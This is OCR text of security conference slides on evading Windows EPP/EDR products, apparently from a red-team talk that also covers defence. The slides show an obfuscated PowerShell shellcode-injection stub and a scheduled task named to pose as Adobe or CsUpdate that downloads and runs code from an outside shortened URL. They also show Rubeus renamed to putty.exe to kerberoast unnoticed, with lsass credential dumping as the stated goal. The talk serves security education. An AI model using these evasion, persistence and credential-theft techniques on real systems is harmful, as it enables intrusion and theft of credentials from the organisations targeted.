EPP/EDR

Unhooking their protections

DEEPSEC
IN-DEPTH SECURITY

STRONG
INFORMATION TECHNOLOGY

Whoami / Who we are ?

- Daniel Feichter
- Ethical Hacker @Strong-IT (Tyrol/Innsbruck)
  - https://www.strong-it.at/
  - https://github.com/Strong-IT-IBK
  - Twitter @VirtualAllocEx

- Focus on:
  - Red Teaming
  - Windows Internals
  - EPP/EDR
  - Research

We will have a look at…

EDR Defense mechanisms under Windows OS

- User-Mode API Hooking
- Kernel Callback Functions

First, we clarify some basics

- EPP vs EDR
- Behavior based detection
- Windows Architecture

Simple Goal

Red Team

- Understand user-mode API-Hooking and Kernel Callbacks
- Bypass EDR (API-Hooking and Kernel Callbacks)
  - Credential Dumping lsass.exe without behavior detections by the EDR
  - Also tough EDR systems have certain limits under Windows

Blue Team

- What can we do about EDR Bypassing in context of credential dumping lsass.exe?

EPP vs EDR

Endpoint Protection/Antivirus (AV/EPP)

Prevention

Static Analysis	Signatures, Hashes
Dynamic Analysis	Sandboxing
In Memory Analysis	Microsoft AMSI

Poor to no endpoint visibility

!=

Endpoint Detection and Response (EDR)

Detection

Detection instead of prevention


Response about malicous behaviour

Collect Telemetry for Threat Hunting

High process/endpoint visibility

Learning about EDRs, why?

- More and more companies
- Not just signatures
- Behavior detection
- Definitely raise the bar
  - Foothold is just the first step
  - Post Exploitation gets harder
  - Magic word is, process legitimacy



Red Teamers Motivation

Really behavior-based detection or just signature-based detection?

- In situations with behavior-based detection, what could be done?
- For example, in case of credential dumping lsass

Understand and bypass used mechanisms by EDRs under Windows OS

- User-mode API-Hooking
- Kernel Callbacks
- Stay under the EDR radar as long as possible


Based on MITRE ATT&CK -> creation own technical EPP/EDR evaluation process

Signature based-detection vs. Behavior-based detection

What‘s all about that behavior based detections?

Mitre T1055 – Process Injection

```
>>      $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
>>      $var_runme.Invoke([IntPtr]::Zero)
>> }
At line:1 char:1
+ Set-StrictMode -Version 2
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordE
   xception
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```



Really Behavior based Detection?


Not really, just signatures baby!


- Get rid of signatures
- Powershell obfuscation
  - Invoke-Obfuscation - @danielhbohannon
- Same payload but no further detections by the EDR

```
>>
>>          for ($x = 0; $x -lt $dat3nt0pf."C`ouNT"; $x++) {
>>                  $dat3nt0pf[$x] = $dat3nt0pf[$x] -bxor 35
>>          }
>>
>>          $var_va = [System.Runtime.InteropServices.Marshal]::"ge`TD`ELEGAteFOR`FuNcTioNp`o`i`NtEr"((.(('dav'+'1')+'d'+
'_'+'r'+('oxxc0'+'r'+'e_1')) ('ke'+'rn'+('el3'+'2')+('.dl'+'l')) (('Vir'+'tual'+'A')+'l'+'lo'+'c')), (.('t'+'he'+('_4ns'
+'w3'+'r_1'+'s_4')+'2') @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
>>          $var_buffer = $var_va."in`VO`Ke"([IntPtr]::"Ze`Ro", $dat3nt0pf."l`eNg`TH", 0x3000, 0x40)
>>          [System.Runtime.InteropServices.Marshal]::"c`opY"($dat3nt0pf, 0, $var_buffer, $dat3nt0pf."leN`g`TH")
>>
>>          $var_runme = [System.Runtime.InteropServices.Marshal]::"GEtDeleg`AteFOrfuN`Ctio`NPoIN`TeR"($var_buffer, (&('t
h'+'e_'+('4nsw'+'3')+'r'+('_1'+'s_')+'42') @([IntPtr]) ([Void])))
>>          $var_runme."i`NVO`Ke"([IntPtr]::"Z`eRo")
>> }
```

Mitre T1053 – Persistence Task Job

```
U:\>echo %date%-%time%
16.10.2020-10:55:47,04

U:\>SchTasks /Create /SC HOURLY /TN Adobe /TR " PowErShell -wINdow
stYL  Hi  -nop -eXecU ByPAss -COm    \"$c=new-object net.webclient
;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;iex $c.downloadstring
(\\\""ht\\\""+\\\""tps://cutt.ly/KggthBK\\\"")""
Access is denied.
```





Really Behavior based Detection?

Again, just signatures baby!


- Get rid of signatures
- Cradle Obfuscation
  - Invoke-Cradle Crafter @danielhbohannon
- Same taskjob but no further detection


```
U:\>echo %date%-%time%
16.10.2020-10:55:47,04

U:\>SchTasks /Create /SC HOURLY /TN Adobe /TR " PowErShell -wINdow
stYL  Hi  -nop -eXecU ByPAss -COm    \"$c=new-object net.webclient
;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentia
ls=[Net.CredentialCache]::DefaultCredentials;iex $c.downloadstring
(\\\""ht\\\""+\\\""tps://cutt.ly/KggthBK\\\"")""
Access is denied.
```

```
U:\>echo %date%-%time%
16.10.2020-11:00:10,34

U:\>SchTasks /Create /SC HOURLY /TN CsUpdate /TR "PoWErShELl -c '$c=new-object net.
webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;$c.DownloadString(\\\"'https://cutt.ly/KggthBK
\\\"')|.( ([String]\\\""\\\"".Chars)[15,18,19]-Join\\\"\\\")'
SUCCESS: The scheduled task "CsUpdate" has successfully been created.
```

Mitre T1003 – OS Credential Dumping

```
PS U:\> Get-Date

Freitag, 16. Oktober 2020 11:18:45


PS U:\> Get-FileHash .\Rubeus.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          287A69EE9431FECBF3E24A2581D22D0E2B7128A9B03312337A4EDC649A3B37A0       U:\Rubeus.exe


PS U:\> .\Rubeus.exe kerberoast
Program 'Rubeus.exe' failed to run: Access is deniedAt line:1 char:1
+ .\Rubeus.exe kerberoast
+ ~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ .\Rubeus.exe kerberoast
```





Really Behavior based Detection?

```
PS U:\> Get-Date

Freitag, 16. Oktober 2020 11:21:34


PS U:\> Get-FileHash .\putty.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          287A69EE9431FECBF3E24A2581D22D0E2B7128A9B03312337A4EDC649A3B37A0       U:\putty.exe


PS U:\> .\putty.exe kerberoast

  _____          _
 (_____ \       | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 3
```

- Just change the name: Rubeus.exe to putty.exe
- Same file, but no detection (check the hash ;-))

T1003.001 - OS Credential Dumping: Lsass Memory

Depending on EDR – could be harder

Not just signature detections…

…also behaviour based detection!

Defense Evasion via Process Injection

A process containing a reflectively loaded DLL opened a handle to lsass.

evade detection. Review the process tree.

Credential Access via Credential Dumping

A suspicious process read lsass memory. A

were dumped, change your passwords and

Credential Access via Credential Dumping

The LSASS process was accessed from the mimikatz

Credential Access via Credential Dumping

An unusual process accessed lsass. This m

process tree.

Credential Access via Credential Dumping

A process has created a memory dump of LSASS

What’s the reason for behavior based detections?

One reason could be:


EDR could use user mode API-Hooking

- Check process accesses
- Check process injections
- -> EDR has a deep process visibility
- Just getting rid of signatures isn’t enough (Depending on EDR)
- For example, EDR check not authorized lsass memory access
- For example, EDR check process injections in address space of lsass


User-mode API-Hooking

First, some basics about Windows OS Architecture

Windows – user mode and kernel mode




Reference [25]



Reference [4]

Transition from user-mode to kernel-mode

